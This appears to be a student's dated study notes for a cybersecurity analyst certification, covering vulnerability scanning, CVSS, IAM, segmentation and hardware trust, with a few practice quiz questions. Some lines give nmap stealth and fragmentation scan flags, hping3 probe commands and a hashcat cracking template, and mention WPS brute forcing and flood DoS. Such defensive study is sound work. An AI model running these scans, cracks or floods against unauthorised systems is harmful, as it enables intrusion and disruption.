Sunday, October 23, 2022 2:37 PM

- Quality control – process of determining whether a system is free from defects or deficiencies
- quality assurance – processes that analyze what constitutes quality and how it can be measured/checked
- QC and QA takes the form of verification and validation (V&V)
- Verification - compliance-testing process to ensure that the security system meets the requirements of a framework or regulatory environment, or that a product or system meets its design goals
- Validation - process of determining whether the security system is fit for purpose
- Fit for purpose, is the ITIL framework is known as utility (meets the designed needs of the software or service)
- Assessment - testing the subject against a checklist of requirements in a highly structured way for measurement against an absolute standard
- Evaluation - less methodical process of testing that is aimed at examining outcomes or proving usefulness of a subject being tested
- Evaluation is more likely to use comparative measurements and is more likely to depend on the judgement of the evaluator than on a checklist or framework
- Audit - more rigid process than assessments or evaluations, in which the auditor compares the organization against a predefined baseline to identify areas that require remediation
- Audits are generally required in regulated industries, such as payment card and healthcare data processing
- Scheduled review - similar to a lessons learned review, except it occurs at a regular interval such as quarterly or annually
- Scheduled reviews should consider major incidents, trends and analysis, changes and additions and progress made during the previous period
- Continued improvement - process of making small, incremental gains to products and services by identifying defects and inefficiencies for further refinement

Continuous Monitoring

Sunday, October 23, 2022 2:37 PM

Continuous monitoring - technique of constantly evaluating an environment for changes so that new risks may be more quickly detected and business operations improved upon

Continuous monitoring is an ongoing effort to obtain info vital in managing risk within the organization

Continuous monitoring can provide:

- situational awareness
- routine audits
- Realtime analysis

Continuous monitoring can transform a reactive process into a proactive one

The effective implementation and maintenance of a continuous monitoring capability is complex and time-consuming

Continuous Diagnostics and Mitigation (CDM) - provides US government agencies and departments with capabilities and tools to identify cybersecurity risks on an ongoing basis, prioritize these risks based upon potential impacts and enable cybersecurity personnel to mitigate the most significant problems

Enumeration Tools

Monday, October 24, 2022 2:11 PM

- Process to identify and scan network ranges and hosts belonging to the target and map out an attack surface
- Enumeration is used by both attackers and defenders
- Active enum - connection made from the attacker to a target and data is transmitted
- Semi-passive techniques use sparse and widely dispersed attempts to connection to a target during recon
- Passive - no connection is made from the attacker to a target and data collected can be analyzed
- Network sniffers = passive enum
 - wireshark
 - Zeek or bro
 - p0f
- How do you setup passive scanning on your network as a defender?
- Enum and recon rely on OSINT, footprinting and fingerprinting
- OSINT - open-source intelligence
- Footprinting - mapping out the layout of a network, typically in terms of IP address usage, routing topology, and DNS namespace (subdomains and hostnames)
- Fingerprinting - tools that perform host system detection to map out open ports, OS type and version, file shares, running services and applications, system uptime and other useful metadata

Nmap Discovery Scans

Monday, October 24, 2022 2:11 PM

Discovery scan – nmap –sn 192.168.1.0/24

-PS – TCP SYN scan

Sparse scanning - --scan-delay <Time>

Scan timing - -Tn

Idle Scan - -sl

Fragmentation –f or –mtu

Nmap Port Scans

Monday, October 24, 2022 2:12 PM

SYN scan - -sS

TCP - -sT

Null - -sN

FIN - -sF

Xmas - -sX

UDP - -sU

Nmap Port States

Monday, October 24, 2022 2:12 PM

Open – application on the host is accepting connections

Closed – port responds to probes by sending a RST packet, but no app is available to accept connections

Filtered – can't probe the port, usually due to a firewall blocking the scans on the network or host

Unfiltered – can probe port but can't determine if its open or closed

Open|filtered – can't determined whether its open or filtered when conducting a UDP/IP scan

Closed|filtered – can't determine if the port is closed or filtered when conducting a TCP idle scan

Nmap Fingerprinting Scans

Monday, October 24, 2022 2:12 PM

Nmap -sV 192.168.1.1

Nmap -A 192.168.1.1

Common platform enumeration – scheme for identifying hardware devices, operating systems, and applications developed by MITRE

Using Nmap

Monday, October 24, 2022 2:12 PM

Hping

Monday, October 24, 2022 2:12 PM

Packet crafting and manipulation is often used by attackers

Hping – open-source spoofing tool that allows for packet crafting

Host/port detection and firewall testing – send a SYN or ACK packet to conduct detection and testing

- Hping3 -S -p80 -c1 192.168.1.1

Timestamping – used to determine the system's uptime

- Hping3 -c2 -S -p80 -tcp-timestamp 192.168.1.1

Traceroute – use arbitrary packet formats, such as probing DNS ports using TCP or UDP to perform traces when ICMP is blocked on a given network

Fragmentation – attempts to evade detection for IDS/IPS and firewalls by sending fragmented packets across the network for later reassembly

Denial of Service – can be used to perform flood-based DoS attacks from randomized source IPs

Fragmentation and DoS is not likely to be effective against most modern OS and network appliances

Responder

Monday, October 24, 2022 2:12 PM

Wireless Assessment Tools

Monday, October 24, 2022 2:12 PM

To sniff non-unicast wireless traffic on a network, a wireless card must support monitor mode, known as promiscuous mode

Aircrack-ng suite – suite of utilities designed for WiFi network security testing

Reaver – a command line tool used to perform brute force attacks against WPS-enabled access points

WPS brute force attempts can be mitigated by enabling rate limiting for PIN authentications

Hashcat

Monday, October 24, 2022 2:12 PM

Hashcat -m hashtype -a attackmode -o outputfile inpuhashfile

Testing Credential Security

Monday, October 24, 2022 2:12 PM

Vulnerability Scanning

Tuesday, October 25, 2022 7:27 PM

Identifying Vulnerabilities

Tuesday, October 25, 2022 7:27 PM

Important to identify vulnerabilities so that they can be mitigated

Vuln assessment – evaluation of a system's security and ability to meet compliance requirements based on the configuration state of the system as represented by information collected

1. collect a set of target attributes
2. analyze the differences in the current and baseline configurations
3. report the results

Scanning Workflow

Tuesday, October 25, 2022 7:27 PM

Many questions need to be answered before vuln scan

- Who will conduct the scan?
- When will the scan be performed?
- Which systems will be scanned?
- How will scanning impact the systems?
- Does a system need to be isolated during scanning?
- Who can assist with the scanning?

1. install software and patches to establish a baselined system
2. perform an initial scan of the target system
3. Analyze the assessment reports based on the baseline
4. Perform corrective actions based on reported findings
5. Perform another vulnerability scan and assessment
6. Document any findings and create reports for relevant stakeholders
7. Conduct ongoing scanning to ensure continual remediation

Scan > patch > scan

Scope Considerations

Tuesday, October 25, 2022 7:27 PM

Vuln scanner – hardware appliance or software app that's configured with a list of known weaknesses and exploits and can scan for their presence in a host operating system or within a particular application

Web app vuln scanners like Nikto analyze applications for SQL injection, XSS, and may analyze source code and database security to detect insecure programming practices

Infrastructure scanners can perform mapping and enumeration in the form of a host discovery scan

Scope – the range of hosts or subnets included within a single scan job

Import to adjust the scope to make scanning more efficient

1. schedule scans of different portions of the scope for different times of the day
2. configure your scope based on a particular compliance objective
3. rescan scopes containing critical assets more often

Internal versus External scanning

Internal scanning – vulnerability scans being conducted on your local network from within your local network

External scanning – vulnerability scans being conducted against your network from outside of your local network

Internal scanning can be performed with permissions to get additional detail on vulnerabilities that exist

Scanner Types

Tuesday, October 25, 2022 7:27 PM

- Passive – only intercepts network traffic rather than sending traffic to target | least network impact but least likely to find vulnerabilities
- Active – scan that analyzes the responses from probes sent to a target | consumes network bandwidth and processor resources
- Credentialed – scanner is given a user account to log-on to the target systems or hosts | likely to find vulnerabilities and misconfigurations
- Non-credentialed – scanner sends test packets against a target without logging onto the system or host
- Server-based – scanning is launched from one or more scanning servers against the targets
- Agent-based scanning – scanning is conducted using a software application installed locally | managed by an admin
 - reduces impact on network
 - reduces the chance of service outages
 - better for mobile or remote devices when offline
 - limited to a particular OS
 - could be compromised by malware

hybrid solutions are often created that use both agent-based and server-based scanning

Non-credentialed scans are more appropriate for external assessments

Scanning Parameters

Tuesday, October 25, 2022 7:27 PM

Vuln scanners must be configured with parameters to be effective

Segmentation – division of a network into separate zones through the use of VLANs and subnetting

Segmentation forces traffic to flow predictably between zones

Vulnerability scans must be properly configured to work with the network's firewalls, IDS and IPS

1. firewalls must be configured to allow agent-based scanners to report to a centralized management server
2. IDS/IPS must be configured with an exception to allow for agent-based scanning
3. Firewall/IIDS/IPS will likely block server-based scanning unless exceptions are created

Some organizations use a scanning window where the firewall is disabled

Other organizations install scanners into each enclave or segment and report back to the centralized server

Others install a single scanner and configured the firewall rules to allow it access to all network segments

Scheduling and Constraints

Tuesday, October 25, 2022 7:27 PM

Vuln scans should be performed at least weekly

- Deployment of new or updated systems
- Identification of new vulnerabilities
- Following a security breach
- Regulating or oversight requirement
- As regularly scheduled

Why doesn't an organization scan continuously?

Scanning frequency and technique will be affected by the data type processed by the target

Utilize a privilege access management solution to mitigate the risk of an insider threat

Vulnerability Feeds

Tuesday, October 25, 2022 7:28 PM

Vuln feed – synced list of data and scripts used to check for vulnerabilities also known as plug-ins or network vulnerability tests (NVTs)

Many commercial vulnerability scanners require an ongoing paid subscription

Security Content Automation Protocol (SCAP) - NIST framework that outlines various accepted practices for automating vulnerability scanning by adhering to standards for scanning processes, results reporting and scoring and vulnerability prioritization

SCAP is used to uphold internal and external compliance requirements

OVAL (Open Vulnerability and Assesment Language) - XML schema for describing system security state and querying vulnerability reports and information

XCCDF (Extensible Configuration Checklist Description Format) - XML schema for developing and auditing best-practice configuration checklists and rules

Scan Sensitivity

Tuesday, October 25, 2022 7:28 PM

Scan sensitivity – amount and intensity of vulnerabilities to test against target

A scan template defines the settings used for each vulnerability scan

-discovery scan – used to create and update an inventory of assets by conducting enumeration of the network and its targets without scanning for vulns

- Fast/basic assessment scan – contains options for analyzing hosts for unpatched software vulns and configuration issues
- An assessment engine might disable the windows plug-ins when scanning Linux hosts
- Full/deep assessment scan – comprehensive scan that forces use of more plug-in types, takes longer to conduct and has more risk of service disruption
- Compliance scan – scan based on compliance template or checklist
- Some external compliance orgs require a scanning frequency
-

Scanning Risks

Tuesday, October 25, 2022 7:28 PM

Printers, VoIP phones and embedded system components can react unpredictably to any type of scanning

Always use service accounts to conduct credentialed scan, not local administrative privileges

Opening ports for scanning increases your network's attack surface

Configure static IPs for scanning servers to minimize your network attack surface

Conducting Scans

Tuesday, October 25, 2022 7:28 PM

Analyzing Output from Vulnerability Scanners

Thursday, October 27, 2022 6:46 PM

Scan Reports

Thursday, October 27, 2022 6:46 PM

Scan reports contain color-coded vulnerabilities in terms of criticality

Previous scan reports can be viewed through the dashboard

Manual distribution of reports can allow better control over the contents and lets analysts explain the results

Common Identifiers

Thursday, October 27, 2022 6:46 PM

Important that different scanning tools can identify the same vulnerabilities and platforms consistently

- CVE – common vulnerabilities and exposures – commonly used scheme for identifying vulnerabilities developed by MITRE and adopted by NIST | each vulnerability has an identifier that's in the format of CVE-YYYY-####
- NVD – national vulnerability database – superset of the CVE database maintained by NIST, that contains additional information such as analysis, criticality metrics (CVSS) and fix information or instructions
- CAPEC – knowledge base maintained by MITRE that classifies specific attack patterns focused on app security and exploit techniques | focuses on app security itself
- CPE – scheme for identifying hardware devices, operating systems and applications
- CCE – scheme for provisioning secure configuration checks across multiple sources

CVSS

Thursday, October 27, 2022 6:46 PM

CVSS – risk management approach to quantifying vulnerability data and then taking into account the degree of risk to different types of systems or information

CVSS can be useful in prioritizing response actions

Low – 0.1 - 3.9

Medium – 4.0 - 6.9

High - 7.0 - 8.9

Critical – 9.0 - 10.0

Base Metrics are comprised of:

Access vector – Physical, Local, Adjacent or Network (P, L, A, N)

Access complexity – High or Low (H or L)

Privileges Required – None, Low, High (N,L,H)

User Interaction – None or Required (N, R)

Scope – Unchanged or changed (U,C)

Confidentiality – High, Medium, Low

Integrity – High, Medium, Low

Availability – High, Medium, Low

Temporal Metrics are composed of Exploit code maturity, remediation level and report confidence

Environmental metrics are composed of modified base metrics

Warning: CVSS metrics are helpful, but don't rely exclusively on them

Vulnerability Reports

Thursday, October 27, 2022 6:46 PM

A vulnerability report that is not validated is useless

- True positives – alert that matches a vulnerability and the vulnerability exists on the system (positive alerts that did happen)
- False positives – alert that matches a vulnerability and the vulnerability does not exist on the system (positive alerts that did not happen)
- True negatives – alert is not generated because there is no matching vulnerability on the system (no alert because nothing happened)
- False negatives – alert is not generated even though there is a matching vulnerability on the system (no alert for something that happened)

False positives are time-consuming to investigate and a waste of resources

- Adjust scans to a more appropriate scope
- Create a new baseline for a heuristic scan
- Add application to exception list
- Vulnerability exists but isn't exploitable

Exception management – defined process to closely monitor systems that cannot be patched or remediated and must be excepted from scans

- Run repeated scans
- Use different scan types
- Use difference sensitivities
- Use a different scanner

Validating results:

- Reconcile results because scanners can misinterpret the information they receive from their probes
- Correlate results with other sources by reviewing related system and network logs
- Compare to best practices to determine if they are a high priority or a low risk
- Identify exceptions for findings whose risk has been accepted or transferred

Nessus

Thursday, October 27, 2022 6:46 PM

Nessus – commercial vuln scanner produced by Tenable

Nessus is a free to use product for home users

Plug-ins can be created using Nessus Attack Scripting Language (NASL)

Exam tips: Read or think through a report

OpenVAS and Qualys

Thursday, October 27, 2022 6:47 PM

OpenVAS – open source vulnerability scanner that began its development from the Nessus codebase when Nessus was converted to commercial software

Qualys – a cloud-based vulnerability management solution with installed sensor agents at various points in their network and the sensors upload data to the cloud platform for analysis

Exam tips: Read vuln scanners output

Assessing Scan Outputs

Thursday, October 27, 2022 6:47 PM

Mitigating Vulnerabilities

Thursday, October 27, 2022 7:21 PM

Remediation and Mitigation

Thursday, October 27, 2022 7:21 PM

Vulnerabilities must be prioritized and mitigated

Remediation - overall process of reducing exposure to the effects of risk factors

Vulnerability reports offer recommended mitigations and fixes to security problems

What is the goal in conducting mitigation?

Remediation mitigates risk exposure down to an acceptable level according to risk appetite

- How critical is the system?
- How difficult is the remediation?
- How risky is the issue?

Risk acceptance - no countermeasure put into place because the level of risk is low enough or the risk doesn't justify the cost to mitigate the associated risk

When risk acceptance is conducted, the risk still should be monitored

A vulnerability should be rescanned and verified after a mitigation is put into place to verify the residual risk

Configuration Baselines

Thursday, October 27, 2022 7:21 PM

Configuration baseline - settings for services and policy configuration for a server operating in a particular application role

Any deviation from baseline must be remediated or the risk accepted

Security templates and baselines exist from vendors, third-parties and regulatory organizations

CIS - non-profit organization that publishes the well-known "Top 20 Critical Security Controls"

Compensating control - type of security control that acts as a substitute for principal control

Compensating control must give the level of security assurance as the control it's replacing

Hardening and Patching

Thursday, October 27, 2022 7:21 PM

Hardening - process by which a host or other device is made more secure through the reduction of that device's attack surface

Attack surface - services and interfaces that allow a user or program to communicate with a target system

Any service or interface that is enabled through the default installation and left unconfigured should be considered a vulnerability

System Hardening Checklist

1. Remove or disable devices that are not needed or used
2. Install OS, applications, firmware and driver patches regularly
3. Uninstall all unnecessary network protocols
4. Uninstall or disable all unnecessary services and shared folders
5. Enforce Access Control Lists on all system resources
6. Restrict your accounts to the least privileges needed
7. Secure the local admin or root account by renaming it and changing password
8. Disable unnecessary default user and group accounts
9. Verify permissions on system accounts and groups
10. Install antimalware software and update the definitions regularly

Consider how to also harden systems against availability attacks

Patch management - identifying, testing and deploying OS and application updates

Patches are often classified as critical, security-critical, recommended and optional

Installing a patch can be an availability risk to a critical system that requires the system to be rebooted

Patches may not exist for legacy, proprietary, ICS/SCADA or IOT systems and devices

Remediation Issues

Thursday, October 27, 2022 7:21 PM

Is the risk high enough to spend the time and money on it?

Can a compensating control be used instead?

- legacy systems and proprietary systems
 - organizational governance
 - business process interruption
 - degrading functionality
 - MOU and SLA
-
- legacy systems - system that's no longer supported by its vendor and so no longer provided with security updates and patches
 - proprietary system - owned by the developer or vendor where lack of vendor support may be an inhibitor to remediation
 - organizational governance - system by which an organization makes and implements decisions in pursuit of its objectives
 - business process interruption - period of time when an organization's way of doing operations is interrupted
 - degrading functionality - period of time when an organization's systems are not performing at peak functionality which could lead to business process interruption
 - memorandum of understanding (MOU) - preliminary or exploratory agreement to express an intent to work together that is not legally binding and does not involve the exchange of money
 - service level agreement (SLA) - contractual agreement setting out the detailed terms under which an ongoing service is provided

IAM Solutions

Friday, October 28, 2022 2:49 PM

Identity and Access Management

Friday, October 28, 2022 2:49 PM

IAM – security process that provides identification, authentication and authorization mechanisms for users, computers and other entities to work with organizational assets like networks, operating systems and applications

Every unique subject in the organization is identified and associated with an account

- Personnel
- Endpoints
- Servers
- Software
- Roles
- Roles – support the identities of various assets by defining the resources an asset has permission to access based on the function the asset fulfills

An IAM system contains technical components like directory services and repositories, access management tools, and systems that audit and report on ID management capabilities

- Create/deprovision accounts
- Manage accounts
- Audit accounts
- Evaluate identity-based threats
- Maintain compliance
- User accounts
- Privileged accounts
- Shared accounts

Password Policies

Friday, October 28, 2022 2:50 PM

Password policies – document that promotes strong passwords that specifies a minimum password length, requiring complex passwords, requiring periodic password changes and placing limits

- Used to mitigate the risk of attackers being able to compromise an account
- Complexity rules should not be enforced
- Aging policies should not be enforced
- Password hints should not be used
- Password reuse across multiple sites is a huge vulnerability

Password manager – software used to generate a pseudorandom passphrase for each website a user needs to log-on to

- Challenge questions
- Two-step verification

Challenge questions – asks the user for info that only they should know, such as their first school, first model of car or their first pet's name

Two-step verification – users provides a secondary communication channel like another email address or cellphone number to receive a one-time code to verify their identity when resetting a password

SSO and MFA

Friday, October 28, 2022 2:50 PM

SSO – auth technology that enables a user to auth once and receive auth for multiple services

Advantage - don't need multiple user accounts and passwords

Disadvantage – if compromised, attacker has access to everything

MFA – auth scheme that requires the user to present at least 2 different factors as credentials, from something you know, something you have, something you are, something you do or somewhere you are

2FA is when 2 factors are required for auth

- 2 step verification
- Biometric
- Certificate-based
- Location-based

Certificate Management

Friday, October 28, 2022 2:50 PM

Cert management – practice of issuing, updating and revoking digital certificates

The principal means of assuring the identity of machines and application code is to issue them with a digital cert

Sigcheck – sysinternals utility that allows you to verify root certs in the local store against Microsoft's master trust list

OpenSSL – library of software functions supporting the SSL/TLS protocol

Certutil – windows utility that allows you to display certification authority (CA) configuration information, configure Certificate Services, backup and restore CA components and verify the certificates key pair and certificate chains

- Installing, updating and validating trusted root certs
- Deploying updating and revoking subject certs
- Preventing use of self-signed certs
- SSH key management

Federation

Friday, October 28, 2022 2:50 PM

Federation – process that provides a shared login capability across multiple systems and enterprises

Federation allows the company to trust accounts created and managed by a different network

Trust relationships are setup between the two networks (identity provider and service provider)

A cryptographic hash of their credentials is passed between systems as the means of sharing in single sign-on

The sign-on is provided as a service by the identity provider in a federation

Provisioning – creating an account and giving the user authorization to a particular rule, application or file share

Changes to user accounts must be propagated quickly between the identity provider and service provider

Automatic provisioning – users are enrolled with the service provider without intervention

Manual provisioning – account is configured by an administrator on the service provider's site

RP (Relying Parties) - provides services to members of a federation

Privilege Management

Saturday, October 29, 2022 5:27 PM

Privilege management – use of authentication and authorization mechanisms to provide an administrator with centralized or decentralized control of user and group role-based privilege management

Most policies are designed with the principles of least privilege and separation of duties

Separation of duties – means of establishing checks and balances against the possibility that insider threats can compromise critical systems or procedures

- Access control types
- Discretionary access control (DAC)
- Mandatory access control (MAC)
- Role-Based Access Control (RBAC)

DAC – each resource is protected by an ACL managed by the resource's owner or owners

MAC – resources are protected by inflexible, system defined rules where every resources (object) and user (subject) is allocated a clearance level (or label)

SELinux provides a method for implementing MAC

RBAC – resources are protected by ACLs that are managed by administrators and that provide user permissions based on job functions

RBAC can be partially implemented in Windows through the concept of group accounts

ABAC – access control technique that evaluates a set of attributes that each subject possesses to determine if access should be granted

ABAC can be used to implement controls for a separation of duties

ABAC is the most complicated type of access control to implement but also the most flexible

IAM Auditing

Friday, October 28, 2022 2:50 PM

Auditing is necessary to detect compromise of a legit account, rogue account use and insider threat

Audit logs – log of all file access and authentications within a network-based operating system, application or service

- Account for user actions
- Detecting intrusions or attempted intrusions

Logs are overwritten when they reach for their maximum allocated size

Logs must be kept secure and maintain their integrity

Determining what to log can be a challenge for security personnel

- Account log-on and management events
- Process creation
- Object access
- Changes to audit policy
- Changes to system security and integrity

Primary method to uncover account access violations is by conducting a log review

- Multiple consecutive authentication failures
- Unscheduled changes to a system's configuration
- Sequencing errors or gaps in logs

Recertification – manual review of accounts, permissions, configurations and clearance levels at a given interval

Conduct and Use Policies

Friday, October 28, 2022 2:50 PM

Security policies can be used to direct the behavior of end-user employees

- Code of conduct – defined set of rules, ethics and expectations for employees in a particular job role
- PUA – privileged user agreement | contract with terms stating a code of conduct for employees assigned high-level privileges on network and data systems
- AUP – policy that governs employees use of company equipment and Internet services
-
-

Account and Permissions Audits

Friday, October 28, 2022 2:50 PM

Network Architecture and Segmentation

Saturday, October 29, 2022 6:16 PM

Asset and Change Management

Saturday, October 29, 2022 6:16 PM

It's important to know what is on the network in order to defend it

- Asset tagging – practice of assigning an ID to assets to associate them with entries in an inventory database
- Change management – the process through which changes to the configuration of information systems are monitored and controlled, as part of the organization's overall configuration management efforts
- Each individual component should have a separate document or database record that describes its initial state and subsequent changes
- Configuration information
- Patches installed
- Backup records
- Incident reports/issues
- Change management ensures all changes are planned and controlled to minimize risk of a service disruption
- Changes are categorized according to their potential impact and level of risk
- Major, significant, minor, normal changes
- RFC (Request for Change) - document that lists the reason for a change and the procedures to implement that change
- Major or significant changes require approval from the Change Advisory Board (CAB)
-



- Changes should be accompanied by a rollback or remediation plan
- Many networks have scheduled maintenance windows for authorized downtime
- Exam tips: Think through how to install a patch or kind of change (change management). Measuring risk

Network Architecture

Saturday, October 29, 2022 6:16 PM


- Physical network – cabling switch ports, router ports, wireless access points etc.
- Physical security controls are important to protecting our physical network architecture
- Virtual private network – secure tunnel created between two endpoints connected via an unsecure network, usually over the internet
- IPSec
- SSH
- TLS
- VPNs use authentication and authorization mechanisms to control access
- Software-defined networking – APIs and compatible hardware allowing for programmable network appliances and systems
- SDN creates more complex networks due to their size, scope, and ability to rapidly change
- Control plane – makes decisions about how traffic should be prioritized and secured and where it should be switched
- Data plane – handles the actual switching and routing of traffic and imposition of access control lists (ACLs) for security
- Management plane – monitors traffic conditions and network status
- SDN applications are used to define policy decisions on the control plane
- Exam tips: SDNs allow for fully automated deployments.

Segmentation

Saturday, October 29, 2022 6:16 PM

- System isolation (air gap) - type of network isolation that physically separates a network from all other networks
- Air gaps can create management issues
- Physical segmentation – each network segment has its own switch and only devices connected to that switch can communicate with each other
- Virtual segmentation – network segmentation that relies on VLANs to create equivalent segmentation that would occur if you used physical switches
- Zones and ACLs
- Zones – main unit of a logically segmented network where the security configuration is the same for all hosts within it
- ACLs – list of IP address and ports that are allowed or denied access to the network segment or zone

-



Jumpbox

Saturday, October 29, 2022 6:17 PM

Internet-facing host – any host that accepts inbound connections from the internet

DMZ – segment isolated from the rest of a private network by one or more firewalls that accepts connections from the Internet over designated ports

- Everything behind the DMZ is invisible to the outside network
- Bastion hosts – hosts or servers in the DMZ which are not configured with any services that run on the local network
- To configured devices in the DMZ, a jumpbox is utilized
- Jumpbox – hardened server that provides access to other hosts within the DMZ
- An administrator connects to the jumpbox and the jumpbox connects to hosts in the DMZ
- The jumpbox and management workstation should only have the minimum required software to perform their job and be well hardened
- Virtual Machines can be used as jumpboxes that are used temporarily, then a new one created for next session

Question 1:

A supplier needs to connect several laptops to an organization's network as part of their service agreement. These laptops will be operated and maintained by the supplier. Victor, a cybersecurity analyst for the organization, is concerned that these laptops could potentially contain some vulnerabilities that could weaken the security posture of the network. What can Victor do to mitigate the risk to other devices on the network without having direct administrative access to the supplier's laptops?

Scan the laptops for vulnerabilities and patch them

Increase the encryption level of VPN used by the laptops

Implement a jumpbox system

Require 2FA (two-factor authentication) on the laptops

Virtualization

Saturday, October 29, 2022 6:17 PM

Virtualization – host computer is installed with a hypervisor that can be used to install and manage multiple guest OSes or VMs

- VDI - virtualization implementation that separates the personal computing environment from a user's physical computer
- The server performs all the application processing and data storage
- Companies can completely offload their IT infrastructure to a third-party services company using VDI
- DISADVANTAGE – Users have no local processing ability if the server or network is down
- Containerization – type of virtualization applied by a host operating system to provision an isolated execution environment for an application
- Containerization enforces resource separation at the operating system level
- Containers are logically isolated and cannot interface with each other
- WARNING: If attackers compromise the host OS, they can compromise all of the containers too.

Virtualized Infrastructure

Saturday, October 29, 2022 6:17 PM

- Virtual hosts – virtualized computer that allows for the installation and configuration of its own operating system
- Virtual hosts, like physical hosts must be patched and hardened
- VM sprawl – expansion of VMs being provision without proper change control procedures
- VMs are easy to remove and replace quickly
- Virtual networks – virtual hosts are interconnected using virtual switches, virtual routers and the other virtualized networking equipment as part of the hypervisor
- Ensure that mapping of virtual hosts to physical hardware does not expose data or system access to risks
- WARNING: virtual switches don't always behave like physical switches and may fail to isolate traffic between hosts adequately
- Management interface – management applicationi that's located either on the physical host that runs the VMs or on centralized platform that oversees VMs from multiple physical host
- Utilizes a separation of duties by having different administrators for the hypervisor than for the servers and hosts
- Monitor the host platform for signs of resource exhaustion to prevent a denial of service to hosted VMs

Honeypots

Saturday, October 29, 2022 6:17 PM

Active defense – practice of responding to a threat by destroying or deceiving a threat actor's capabilities

- Active defense means an engagement with the adversary
- Honeypot – host set up with the purpose of luring attackers away from the actual network components and/or discovering attack strategies and weaknesses in the security configuration
- Honeynet – entire network setup to entice attackers
- Allows a security team to analyze an attacker's behavior\
- Attribution – identification and publication of an attacker's methods, techniques and tactics as useful threat intelligence
- Annoyance strategies often rely on obfuscation techniques
- Bogues DNS entries
- Web servers with decoy directories
- Port triggering and spoofing
- Hack back – use offensive or counterattacking techniques to identify the attacker and degrade their capabilities
- There are many legal and reputational implications to consider and mitigate before using active defense strategies

Configuring Network Segmentation

Saturday, October 29, 2022 6:17 PM

UTM – <https://pfsense.org>

Hardware Assurance Best Practices

Sunday, October 30, 2022 4:47 PM

If we can't trust our own hardware, none of the remediations and mitigations will be effective

Supply Chain Assessment

Sunday, October 30, 2022 4:48 PM

Secure working in an unsecure environment involves mitigating the risks of the supply chain

An organization must ensure that the operation of every element is consistent and tamper resistant to establish a trusted computing environment

Due diligence – legal principal that a subject has used best practice or reasonable care when setting up, configuring and maintaining a system

- Properly resources cybersecurity program
- Security assurance and risk management processes
- Product support life cycle
- Security controls for confidential data
- Incident response and forensic assistance
- General and historical company information

Due diligence should apply to all suppliers and contractors

- Trusted foundry – a microprocessor manufacturing utility that is part of a validated supply chain (one where hardware and software does not deviate from its documented function)

Trusted Foundry Program is operated by the DoD

- Hardware source authenticity – process of ensuring that hardware is procured tamper-free from trustworthy suppliers

Greater risk of inadvertently obtaining counterfeited or compromised devices when purchasing from second-hand or aftermarket sources

Question 3:

Mark works as a Department of Defense contracting officer and needs to ensure that any network devices he purchases for his organization's network are secure. He utilizes a process to verify the chain of custody for every chip and component that is used in the device's manufacturer. What program should Mark utilize?

Gray market procurement

Trusted Foundry

White market procurement

Chain of procurement

Root of Trust

Sunday, October 30, 2022 4:48 PM

Hardware root of trust – cryptographic module embedded within a computer system that can endorse trusted execution and attest to boot settings and metrics

A hardware root of trust is used to scan the boot metrics and OS files to verify their signatures and then uses it to sign the report

TPM – specification for hardware-based storage of digital certificates, keys, hashed passwords and other user and platform identification

A TPM can be managed in Windows via the tpm.msc console or through group policy

Hardware Security Module (HSM) - application for generating and storing cryptographic keys is less susceptible to tampering and insider threats than software-based storage

Anti-tamper – methods that make it difficult for an attacker to alter the authorized execution of software

Anti-tamper mechanisms include a field programmable gate array (FPGA) and a physically unclonable function (PUF)

Question 1:

Which of the following type of solutions would you classify a FPGA as?

Hardware security module

Anti-tamper

Trusted platform module

Root of trust

Trusted Firmware

Sunday, October 30, 2022 4:48 PM

A firmware exploit gives an attacker an opportunity to run any code at the highest level of CPU privilege

- UEFI – type of system firmware providing support for 64-bit CPU operation at start, full GUI and mouse operation at boot and better boot security
- Secure Boot – a UEFI feature that prevents an unwanted processes from executing during the boot operation
- Measured Boot – UEFI feature that gathers secure metrics to validate the boot process in an attestation report
- Attestation – a claim that the data presented in the report is valid by digitally signing it using the TPM's private key
- EFUSE – means for software or firmware to permanently alter the state of a transistor on a computer chip
- Trusted Firmware Updates - firmware update that is digitally signed by the vendor and trusted by the system before installation
- Self-encrypting drives – a disk drive where the controller can automatically encrypt data that is written to it

Security Processing

Sunday, October 30, 2022 4:48 PM

Secure processing – mechanism for ensuring the CIA of software code and data as it is executed in volatile memory

- Processor security extensions – low-level CPU changes and instructions that enable secure processing
